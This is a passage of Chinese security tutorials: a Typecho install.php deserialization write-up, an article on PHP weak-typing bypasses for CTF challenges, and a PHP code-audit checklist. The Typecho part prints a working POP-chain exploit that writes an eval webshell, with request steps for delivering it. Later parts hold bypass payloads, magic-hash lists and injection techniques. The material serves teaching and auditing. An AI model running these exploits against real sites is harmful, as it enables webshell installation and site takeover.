            \  && empty($_SESSION['typecho'])) {
    exit;
}

// 拦掉可能的跨站请求
if (!empty($_GET) || !empty($_POST)) {
    if (empty($_SERVER['HTTP_REFERER'])) {
        exit;
    }

    $parts = parse_url($_SERVER['HTTP_REFERER']);
    if (!empty($parts['port'])) {
        $parts['host'] = "{$parts['host']}:{$parts['port']}";
    }

    if (empty($parts['host']) || $_SERVER['HTTP_HOST'] != $parts['host']) {
        exit;
    }
}
```

即传入 get 的 finish ，令 finish=1 即可，然后传入 Referer 为同源的地址

接下来寻找可利用的 pop 链

敏感的魔术方法（当满足某些条件时会自动调用）有：

```
CODE: [ php ]
__construct()    --对象被实例化时
__destruct()     --对象被销毁时
__wakeup()       --对象被反序列化时
__toString()     --对象被当做字符串使用时
```


进行全局搜索，发现在 var/Typecho/Db.php 中 Typecho_Db 类的第 120 行，__construct 方法中

```
$adapterName = 'Typecho_Db_Adapter_' . $adapterName;
```

存在拼接，那如果传入的 $adapterName 为对象的话就会调用 __toString 魔术方法，所以现在寻找有哪些类实现了 __toString 方法，并可以利用。可以用法师的代码审计工具，或者 Sublime 进行全局搜索关键字 __toString 。

在 var/Typecho/Feed.php 中的 Typecho_Feed 类中实现了 __toString 方法

在 290 行：

```
$content .= 'dc:creator' . htmlspecialchars($item['author']->screenName) . '/dc:creator' . self::EOL;
```

__get 方法会在调用私有属性的时候自动执行，如果 $item['author'] 是一个对象，则访问它的 screenName 属性，这个时候要注意，如果 screenName 是 $item['author'] 代表的类中的私有属性，那么就会调用 __get 方法；

接下来全局搜索 __get 方法

在 var/Typecho/Request.php 中 Typecho_Request 类的 __get 方法如下：

226 行

```
CODE: [ php ]
public function __get($key)
{
    return $this->get($key);
}
```

信安之路

跟进到 295 行

```
CODE: [ php ]
public function get($key, $default = NULL)
{
    switch (true) {
        case isset($this->_params[$key]):
            $value = $this->_params[$key];
            break;
        case isset(self::$_httpParams[$key]):
            $value = self::$_httpParams[$key];
            break;
        default:
            $value = $default;
            break;
    }

    $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
    return $this->_applyFilter($value);
}
```

信安之路

跟进 $this->_applyFilter($value) 到 159 行

```
CODE: [ php ]
private function _applyFilter($value)
{
    if ($this->_filter) {
        foreach ($this->_filter as $filter) {
            $value = is_array($value) ? array_map($filter, $value) :
            call_user_func($filter, $value);
        }

        $this->_filter = array();
    }

    return $value;
}
```

信安之路

其中有一个 call_user_func($filter, $value);

就可以执行任意函数了

0x02 漏洞利用

看了很多 POC，发现 Th1s 师傅的思路是最精简的，仿照思路，自己写了一个：

```
CODE: [ php ]
<?php
//当__get方法执行时，使用assert函数调用file_put_contents函数，写入木马
class Typecho_Request{
    private $_params = array('screenName' => "file_put_contents('Ph0rse.php', '<?php eval(\$_POST[1]);?>')");
    private $_filter = array('assert');
}
//构造feed类，使__get方法执行
class Typecho_Feed{
    const RSS2 = "RSS 2.0";
    private $_type;
    private $_version;
    private $_charset;
    private $_lang;
    private $_items = array();
    public function __construct($version, $type = self::RSS2, $charset = 'UTF-8', $lang = 'en'){
        $this->_version = $version;
        $this->_type = $type;
        $this->_charset = $charset;
        $this->_lang = $lang;
    }
    public function addItem(array $item){
        $this->_items[] = $item;
    }
}
```



```
$class1 = new Typecho_Feed(1);
$class2 = new Typecho_Request();
$class1->addItem(array('author' => $class2));
$exp = array('adapter' => $class1, 'prefix' => 'th1s');
echo base64_encode(serialize($exp));
?>
```


将生成的 payload 复制下来

然后直接访问：


http://【被攻击的网站】/install.php?finish=1

抓包添加：


Referer: http://45.32.90.22:666/admin/

添加 cookie 中 __typecho_config=【payload】

发过去，就能成功写 shell 了



回显 500 是因为反序列化执行完毕之后，再执行到后面参数不符合 DB 方法中要求，所以报 500 ，但木马已经写入



如果我们想让数据回显呢？也是有办法的，在反序列化之前执行了

ob_start ，开启了缓存区，而在反序列化之后把缓存区清零了，也就没有了输出；然而，如果我们在反序列化的过程中让 php 报错，就会终止脚本的执行，然后直接将缓存区的东西输出出来，这一点 LR 师傅的文章:

https://paper.tuisec.win/detail/68ea208985e5c7a.jsp

写的很详细，调用了不存在的 ['name'] 导致报错，然后把 payload 中的 phpinfo() 信息爆了出来.

0x03 漏洞复现

已经在我的 DockerHub 仓库:

https://hub.docker.com/r/ph0rse/typecho_17_10/)

中发布了，欢迎来 pull ，使用说明在仓库界面。

个人简介

ID：Ph0rse ，

博客：Ph0rse.me

目前就读于成都信息工程大学（ CUIT ），实验班、道格小组成员 …… 嗨呀，和上一个作者好多一样的地方 …… 不过我比他帅，嘿嘿，我俩是很好的朋友。

我的安全之路说起来还真有一点鸡汤的感觉:

进入大学之前，完全没接触过安全，唯一一次用外挂，还中毒了 …… 那时候重装电脑都不会 ……

暑期的时候学习了修改 Hosts 文件翻墙，那时候感觉自己吊炸天……进了 CUIT 之后就各种被虐，大佬太多了，尤其是当看到那些比你优秀的人还比你更努力的时候，很受打击。不过，或许是有一种所谓的信念在内心吧，高考的时候已经输给了 985/211 ，不能再输了。于是就开始我的死磕之路，大一上死磕 C 语言和汇编，感觉自己应该是属于那种真的没有天赋的人，学了半年什么都不会，脱个壳都脱不好。然后大一寒假的时候，由道格的学长指导，转了入门稍微容易一点的 Web 方向，开始了第二次、也是更认真的一次死磕，然后我进入了安全

这个世界，后天性地找到了自己的兴趣，后面的事情就很顺利了，加入小组、校赛拿奖（学长带飞）、考入实验班、人生第一个 CVE ，四处投稿，广结基友~就到了今天。

之前遇到问题就想放弃，现在遇到问题，我知道，解决它，只是时间问题。

看看一年前头痛无比的比赛题目（极客大挑战），现在无论是逆向还是渗透，大部分都可以秒了。

之前有人和我说，安全领域的大牛都是野路子，必须要有天赋才能在这行混下去。我不这么认为，所谓天赋，不过是经验的积累加上正确的方式罢了。一次不行我就 N 次，然后不断总结错误和正确的思路，不断优化自己的“天赋“，这才是安全之路的真谛。

一路走来，才发现自己仍在起点，如果说我悟到了什么，那就是“行百里者，都靠死磕”。

欢迎志同道合的朋友来 PY ，以上。

php 弱类型问题

原创： raplh 信安之路 2017-11-10

php 是一门简单而强大的语言，提供了很多 Web 适用的语言特性，其中就包括了变量弱类型，在弱类型机制下，你能够给一个变量赋任意类型的值。

php 的 8 种变量类型

标准类型：布尔 boolen，整型 integer，浮点 float，字符 string

复杂类型：数组 array，对象 object

特殊类型：资源 resource

但由于 php 在定义变量时并不需要像 C++ 语言那样去定义其变量类型，因此在一些 CTF web 题目中，经常会碰到一些源码是 php 的题目，我们可以通过分析代码，结合 php 弱类型问题去尝试绕过。比如：


下面是 C++的：

```
int i = 100;
```

下面是 PHP 的：

```
$i = 100;
```

操作之相等比较：== 与 ===



在进行相等比较时：

== 会先把两个变量的类型变成相同后再比较，而 === 会先判断两个变量的类型是否相同，再去比较。(php 有个内置函数 gettype 可以查看变量类型，

settype 可以设置变量类型)

如果比较一个 int 型（数字）$a 和一个字符串 $b，如果 $b 是以数字开头，如: $a = "1", $b = "1admin" ，那么判断时就会把 $b 当做 1 去和 $a 比较;

如果 $b 不是以数字开头，如 $a = "1", $b = "admin1" ，那么就会把 $b 当做 0 去和 $a 比较。

可以看下面的代码示例:

```php
<?php
    //php弱类型系列
    //1.== 和 ===
    /*
     * === 在进行比较的时候，会先判断两种变量的类型是否相等，再比较
     * == 在进行比较的时候，会先将变量类型转化成相同，再比较
     */
    //(1) 字符串和数字比较
    var_dump(0=="admin");  //true

    var_dump("1admin"==1);  //true

    var_dump("admin1"==1);  //false

    var_dump("admin1"==0);  //true

    var_dump("admin1"==0);  //true

    //(2) 数字和数组比较
    $arr = array();
    var_dump(0==$arr);  //false

    //(3) 字符串和数组比较
    $arr = array();
    var_dump('0'==$arr);  //false

    //(4) "合法数字"=="合法数字"类型的字符串，均会转化成科学计数法的数字,而0乘以10多少次方都是0
    var_dump("0e123456"=="0e4456789");  //true

    var_dump("1e1"=="10");  //true

    ?>
```


函数之 empty 和 isset

1）变量为：0，"0", null, '', false,array() 时，使用 empty 函数，返回的都为 true

2）变量未定义或者为 null 时，isset 函数返回的为 false ,其他都为 true

```php
<?php
$a = null;
$b = '';
$c = 0;
$d = "0";
$e = false;
$f = array();
var_dump(empty($a));    //true
echo '<p>';
var_dump(empty($b));    //true
echo '<p>';
var_dump(empty($c));    //true
echo '<p>';
var_dump(empty($d));    //true
echo '<p>';
var_dump(empty($e));    //true
echo '<p>';
var_dump(empty($f));    //true
echo '<p>';

var_dump(isset($a));    //false
echo '<p>';
var_dump(isset($b));    //true
echo '<p>';
var_dump(isset($c));    //true
echo '<p>';
var_dump(isset($d));    //true
echo '<p>';
var_dump(isset($e));    //true
echo '<p>';
var_dump(isset($f));    //true
echo '<p>';
var_dump(isset($g));    //false
?>
```


函数之 md5

部分字符串由于使用 md5 加密后会变成 0e 开头的字符串，然后使用 == 判断时就容易绕过

题目大意是要输入一个字符串和数字类型，并且他们的 md5 值相等，就可以成功执行下一步语句。

那么可以通过一批已公开的 md5 开头是 0e 的字符串去绕过,下面给大家列一些可以用的 md5 值:

QNKCDZO 0e830400451993494058024219903391

s878926199a 0e545993274517709034328855841020

s155964671a 0e342768416822451524974117254469

s214587387a 0e848240448830537924465865611904

s214587387a 0e848240448830537924465865611904

s878926199a 0e545993274517709034328855841020

s1091221200a 0e940624217856561557816327384675

s1885207154a 0e509367213418206700842008763514

纯数字类:

240610708 0e462097431906509019562988736854

314282422 0e990995504821699494520356953734

571579406 0e9723798328542952241180257482221

903251147 0e1745105038239329423613532093841

1110242161 0e435874558488625891324861198103

1320830526 0e91209595898548334699541406083 2

1586264293 0e6227436711559957376396627184 98

2302756269 0e2505668884974737987244267944 62

2427435592 0e0676969523286697324754984723 43

2653531602 0e8774875223415447580288106108 85

3293867441 0e4710012013036025439211445702 60

3295421201 0e7038703330022326812396188562 20

3465814713 0e2586316456509996645217055371 22

3524854780 0e5074190624898878270878157351 95

3908336290 0e8076244989591904158812482452 71

4011627063 0e4858056870344399059383627017 75

4775635065 0e9982120899466409675994503611 68

4790555361 0e6434422146609944301344924645 12

5432453531 0e5123186990858816308618905260 97

5579679820 0e8776220117302218034617401849 15

5585393579 0e6643573553823058059927653370 23

6376552501 0e1658867069974821878702155780 15

7124129977 0e5000073610447478046821220608 76

7197546197 0e9151885760724691014573156755 02

7656486157 0e4515691197118433372670917324 12

纯字母类:

QLTHNDT 0e4059678254019553725491390515 80

QNKCDZO 0e8304004519934940580242199033 91

EEIZDOI 0e7826013635392917798819384791 62

TUFEPMC 0e8394071945693452778639052125 47

UTIPEZQ 0e3820987882312349546702913038 79

UYXFLOI 0e5525395852465688173486868388 09

IHKFRNS 0e2561606824458026969261379885 70

PJNPDWY 0e2915290528947027745576317017 04

ABJIHVY 0e7552643551784513228932756965 86

DQWRASX 0e7423736656392329077755995826 43

DYAXWCA 0e4247597588424886334643740630 01

GEGHBXL 0e2487768955029088637096847135 78

GGHMVOE 0e3627660130283132745869337807 73

GZECLQZ 0e537612333747236407713628225676

NWWKITQ 0e763082070976038347657360817689

NOOPCJF 0e818888003657176127862245791911

MAUXXQC 0e478478466848439040434801845361

MMHUWUV 0e701732711630150438129209816536

PHP 手册中的 md5() 函数的描述是 *string md5 (string \$str [, bool \$raw_output = false])*，md5() 中需要的是一个 string 类型的参数。但是当你传递一个 array 时，md5() 不会报错，只是会无法正确地求出 array 的 md5 值，这样就会导致任意 2 个 array 的 md5 值都会相等。

函数之 strcmp 漏洞绕过（ php -v < 5.3 ）

strcmp 是比较两个字符串，如果 str1 < str2 则返回 <0 如果 str1 大于 str2 返回 >0 如果两者相等则返回 0

我们是不知道 $password 的值的，题目要求 strcmp 判断的接受的值和 $password 必需相等，strcmp 传入的期望类型是字符串类型，如果传入的是个数组会怎么样呢

我们传入 password[]=xxx 可以绕过,是因为函数接受到了不符合的类型，将发生错误，但是还是判断其相等

payload: password[]=xxx

函数之 in_array() 和 array_search()

在 PHP 手册中，in_array() 函数的解释是 bool in_array (mixed $needle , array $haystack [, bool $strict = FALSE]) ,如果 strict 参数没有提供，那么 in_array 就会使用松散比较来判断 $needle 是否在 $haystack 中。当 strince 的值为 true 时，in_array() 会比较 needls 的类型和 haystack 中的类型是否相同。

array_search() 函数在数组中搜索某个键值，并返回对应的键名。官方手册对 array_search 的介绍：mixed array_search (mixed $needle , array $haystack [, bool $strict = false]) 其中 $needle，$haystack 必需，$strict 可选 函数判断 $haystack 中的值是存在 $needle，存在则返回该值的键值第三个参数默认为 false ，如果设置为 true 则会进行严格过滤

函数之 switch 问题

如果 switch 是数字类型的 case 的判断时，switch 会将参数转换为 int 类型。

总结

上面所述的 php 弱类型可能只是一部分，在打 CTF 过程中，可能更多，但问题都在于对函数的使用不够规范，对变量的类型没有完全校验（可使用内置的 settype, gettype 函数多校验或者规范），这是强大的 php 语言引起的“不足”问题，而在企业使用 php 开发中一般不会涉及到这方面的漏洞问题，通常可能仅仅是判断不充分而导致的逻辑问题，希望大家可以共同补充探讨。

参考：

php 弱类型总结:

http://www.cnblogs.com/Mrsm1th/p/6745532.html

0e 开头 MD5 python 生成脚本 PHP 哈希弱类型:

http://blog.csdn.net/kalbertlee/article/details/70213392

PHP 代码审计

原创： \xeb\xfe 信安之路 2017-12-18

代码审计顾名思义就是检查源代码中的缺点和错误信息，分析并找到这些问题引发的安全漏洞，并提供代码修订措施和建议。

PHP 代码审计

审计套路

通读全文法　　(麻烦，但是最全面)

敏感函数参数回溯法（最高效，最常用）

定向功能分析法　　(根据程序的业务逻辑来审计)

初始安装

信息泄露

文件上传

文件管理

登录认证

数据库备份恢复

找回密码

验证码

越权

注入

第三方组件

CSRF,SSRF,XSS.....

审计方法

1.获取源码

2.本地搭建调试可先使用扫描器识别常见传统漏洞，验证扫描器结果，手动正则

3.把握大局对网站结构，入口文件(查看包含了哪些文件)，配置文件(看数据库编码)，路由，伪全局变量和全局 filter，资源加载顺序，了解数据库处理模式，考察 filter 是否绕过，了解 XSS 过滤机制，考察 filter 是否可绕过，错误信息输出控制，对每个模块的功能进行了解，配合文件数据库监控，从安装到后台功能使用和前台功能使用走一波，仔细观察每步的变化，找不到问题再开始认真审计

常见漏洞

安装问题

1.自动删除这个安装文件

通过生成一个 lock 文件来判断程序是否安装过

2.根本无验证

安装完成后不会自动删除文件，又不会生成 lock 判断是否安装过

参考漏洞：PHPSHE B2C 重装 wooyun-2014-062047.html

3.安装 file

直接用 GET 提交 step 绕过，直接进入下一步

4.变量覆盖导致重装

可以 GET,POST,COOKIE 任意提交一个变量名 $insLockfile，给其赋空值，覆盖掉 $insLockfile，从而让 file_exists 为 false 就不会退出

参考漏洞：frcms 重装系统 wooyun-2014-073244.html

5.判断 lock 后，无 exit

判断是否存在 lock 文件，如果存在 lock 文件，就会 header 到 index.php，但是 header 后并没有 exit，所以 并不会退出，类似的还有 javascript 弹个框

参考漏洞：开源轻论坛 StartBBS 前台 getshell wooyun-2013-045143.html

6.解析漏洞

在安装完成后会将 install.php 重命名为 index.php.bak，但是由于 Apache 的解析漏洞：如果无法识别到最后一个后缀的话，就会向上解析，那么就又变成了 php 了，然后结合安装时的变量覆盖又成重装了。

7.满足一些条件不会退出的

参考漏洞：建站之星 Sitestar 前台 Getshell 一枚 wooyun-2014-054387.html

包含漏洞

1.本地文件包含

很多都限制了包含的后缀结尾必须为.php，例如 include($a.'.php')，需要截断后面的 .php

截取字符判断是不是 .php

用 zip (或者 phar)协议绕过

首先新建一个 1.php，里面 phpinfo，然后压缩成 .zip，然后把 zip 的名字改成 yu.jpg，然后把这个 .jpg 上传上去，然后包含 Example：

http://localhost/php/include.php?include_file=zip://C:\wamp\www.php\1.jpg%231.php`

00 截断

gpc off && php < 5.3.4

长文件名截断

转换字符集造成的截断

<iconv()截断>

伪协议


包含日志，环境变量

2.见 <PHP 技巧之截断>

3.远程文件包含


allow_url_include 为 on ,allow_url_fopen 为 off

伪协议：



allow_url_include && allow_url_fopen 为 off

包含共享文件：



互联网上 445 端口基本上被过滤

包含远程文件，或者伪协议 php://input data 等

条件：allow_url_include on ， 默认是 off

allow_url_include off 条件下 RFI

allow_url_fopen 默认是 on

找回密码

1.验证 token

在找回密码的时候生成一个 token，然后存储到数据库中，然后把找回密码的地址发到邮箱中，url 中就含有 token，由用户点开后就能修改密码

2.延伸

一些 cms 的密码加密方式很难破掉，有时候拿到了管理的密码破不开，利用方法：一般找回密码是用的邮箱，首先把管理的邮箱注入出来，然后再去找回密码，再把数据库的 token 注入出来，构造一下地址，就能重置密码

3.rand 函数生成 token

```
$resetpwd=md5((rand());
```

对 rand() 函数生成出来的数字进行 MD5

某些平台下(例如 windows) RAND_MAX 只有 32768，如果需要的范围大于 32768，那么指定 min 和 max 参数就可以生成大于 RAND_MAX 的数了，或者考虑用 mt_rand() 来替代它

参考漏洞：Thinksaas 找回密码处设计错误利用账户可找回密码 wooyun-2014-050304.html

```
$encryptstring=md5($this->time.$verification.$auth);
```

```
$timetemp=date("Y-m-d H:i:s",$this->time);$auth=util::strcode($timetemp,'ENCODE');`
```

算法的 KEY 并没有初始化，如果知道了这个时间，就可以生成加密的字符串

参考漏洞：Hdwiki 设计缺陷知邮箱可改密码（包括管理员） wooyun-2014-067410.html

上传漏洞

1.未验证上传后缀

2.验证上传后缀被 bypass

3.上传的文件验证了上传后缀，但是文件名不重命名

截断 yu.php%00.jpg

4.上传路径可控

5.解析漏洞

Nginx

yu.jpg/1.php

Apache

yu.php.xxx

6.验证方法

MIME，客户端的 JS 验证，白名单，黑名单

7.绕过

大小写

文件名没 trim

在文件名后面加空格，windows 下的 x.php%81-%99 decode 后仍为 x.php，windows 下的特性 .php::$data

文件操作

任意文件删除，任意文件复制，任意文件重命名，任意文件移动，任意文件下载

首先尝试拿到配置文件中的数据库连接账号和密码，然后外链

拿到配置文件，拿到加密解密函数的 key，生成加密字符串，结合具体的代码利用

1.文件删除

由于全局的过滤而不能注入时，可以用任意文件删除删掉这个文件

删除安装文件生成的 lock 文件，重装

参考漏洞：phpcms 2008 sp4 爆路径及任意文件删除漏洞 wooyun-2010-0412.html

2.文件复制

要复制的文件 要复制的路径

当两个都完全可控，可以直接把自己上传的图片复制成一个 .php 马

复制的文件可控 要复制的路径不可控

```
copy(ROOT_PATH."$webdb[updir]/$value",ROOT_PATH."$webdb[updir]/{$value}.jpg")
```

可以把 $value 控制为保存了 qibocms 的加密函数的 key 的配置文件，复制后成一个 .jpg 直接打开就可以看到 key

3.文件下载

下载配置文件,拿到 key

参考漏洞：qibocmsV7 整站系统任意文件下载导致无限制注入多处 wooyun-2014-066459.html

4.文件写入

5.文件包含

加密函数

拿到加密函数的 key，加密一些特殊字符然后拿到加密的字符串

1.加密可逆

弱算法导致了知道明文，知道密文，可逆，拿到加密函数的 key，从而自己生成一个想要的加密字符串

参考漏洞：DedeCMS-V5.7-SP1(2014-07-25)sql 注入+新绕过思路 wooyun-2014-071655.html

参考漏洞：phpcms 最新版绕过全局防御暴力注入 wooyun-2014-066138.html

2.加密可控

要加密的内容是可控的，密文会输出，这个可控的点能引入特殊字符，那么

把一些特殊字符带入到这里面，拿到密文，再找到一处 decode 后会进行特殊操作的点，然后进行各种操作。

参考漏洞：程氏舞曲 CMS 某泄露，导致 sql 注入 wooyun-2014-080370.html

参考漏洞：PHPCMS 最新版（V9）SQL 注入一枚 wooyun-2013-024984.html

3.key 泄露

参考漏洞：一个 PHPWIND 可拿 shell 的高危漏洞 wooyun-2014-072727.html

XSS

1.输入输出

2.foreach()的 key 值

3.removeXSS 函数

多个函数处理，插入辣鸡数据绕过第一个函数后，第二个函数过滤了辣鸡数据

CSRF

1.后台敏感操作

2.修改权限、导出数据等高危功能

3.Login Form CSRF

SSRF

1.绕过本地 IP 过滤(畸形 IP,本地网段覆盖不完全)

2.协议白名单

3.跳转到本地 IP

4.DNS 解析到本地 IP

5.DNS rebinding

6.Content-Disposition:attachment;filename="evil_file.exe;.txt" 分号截断可绕过跳板机的 filter

撸库

1.失败后没有清空 session 中的验证码

2.ip 第一次出现，验证码为默认值

3.验证码 md5 显示在 cookie 中

4.session 保存到文件

命令注入

常见命令注入函数

sysytem()

exec()

passthru()

shell_exec()

call_user_func()

array_map()

array_filter()

usort()

pcntl_exec()

popen()

proc_open()

mail() ---> *PHPmail RCE*

$_GET['a']($_GET['b'])

登录认证

1.session

2.算法

XXE

simplexml_load_string()

默认情况下会解析外部实体,造成安全威胁,导致任意文件读取、命令执行漏洞。

越权

1.通过 ID 操作

2.通过 cookie 操作

注入

把用户可控的一些变量,带入到了数据库的各种操作中,并且没有做好过滤,例如:在注册用户的时候检测用户名是否存在,SQL 语句是拼接 SQL

1.select 注入

一般使用 union select 联合查询

2.update 注入

update set 的位置

看这个表的哪个 column 会被展示出来,就把查询出来的内容显示到这里

where 后

通过盲注的方式列出数据

3.insert 注入

把要输出的数据插入到这个 column 里面去

4.delete 注入

通过盲注的方式列出数据

5.数字型注入

变量并没有用单引号括住,不需要用单引号区分数据与 SQL 命令,这样就会让一般的 GPC 等机制无用,因为不包括特殊字符强制类型转换 intval

6.字符型、搜索型

有单引号括住，需要闭合单引号

全局没有做 addslashes，在查询的时候再对一些用户可控的变量进行 addslashes，遗漏了某些变量没 addslashes

全局做 addslashes,在全局文件中对 GET POST COOKIE 做 addslashes

首先 get magic quotes gpc 判断 GPC 是否开启，如果没开启就调用 addslashes 来转义，如果开启就不调用 addslashes

7.Magic_quotes_gpc

Magic_quotes_gpc 在稍微高点的版本默认都是 on，5.4 已经废除，',",\,NULL 会在前面添加上一个转义符

8.宽字节注入

数据库字符集 GBK 的宽字节注入

数据库的连接方式不同，数据库与 PHP 的编码不一致，转换过程中可能存在

错误方法：set names gbk

转换字符集造成的宽字节注入

从 gbk 转到 utf8

参考漏洞：74cms 最新版 注入 8-9 wooyun-2014-063225.html

从 utf8 转到 gbk，尽从 UTF8 转成 GBK 之后成了 %e5%5c，对 GET POST COOKIE 做了 addslashes，' 转义后为 \'->%5c %e5%5c5c' 两个 \，则引号出来

参考漏洞：qibocms 下载系统 SQL 注入一枚 wooyun-2014-055842.html

9.解码导致

先提交 encode 的，那么就能不被转义，decode 后再带入查询，造成了注入，无视 GPC

urlencode

base64_decode

XML

Json_decode

参考漏洞：qibocms B2b 注入一枚 wooyun-2014-053187.html

参考漏洞：phpdisk V7 sql 注入 2 wooyun-2014-056822.html

10.变量覆盖

变量覆盖有 extract、parse_str、$$

$$

参考漏洞：MetInfo 最新版 (5.2.4) 一处 SQL 盲注漏洞 wooyun-2014-055338.html

extract

extract($_POST) 直接从 POST 数组中取出变量，覆盖掉之前的一些变量，覆盖的话，一般是覆盖掉表前缀之类的。

*selet * from $pre_admin where xxx*

像这种就覆盖掉 $pre,然后直接补全语句注入

参考漏洞：qibocms 分类注入一枚可提升自己为管理 wooyun-2014-053189.html

参考漏洞：phpdisk V7 sql 注入 2 wooyun-2014-051734.html

11.Replace

有时会把 '" 都替换成空，然后提交之后去掉了 '，不把 ' 替换成空，但是 " 也会被转义，那么提交一个 " 就又剩下了一个转义符了。

参考漏洞：PHPCMS 全版本通杀 SQL 注入漏洞 wooyun-2014-050636.html

一些 replace 是用户可控的，就是说用户可以控制替换为空的内容

```
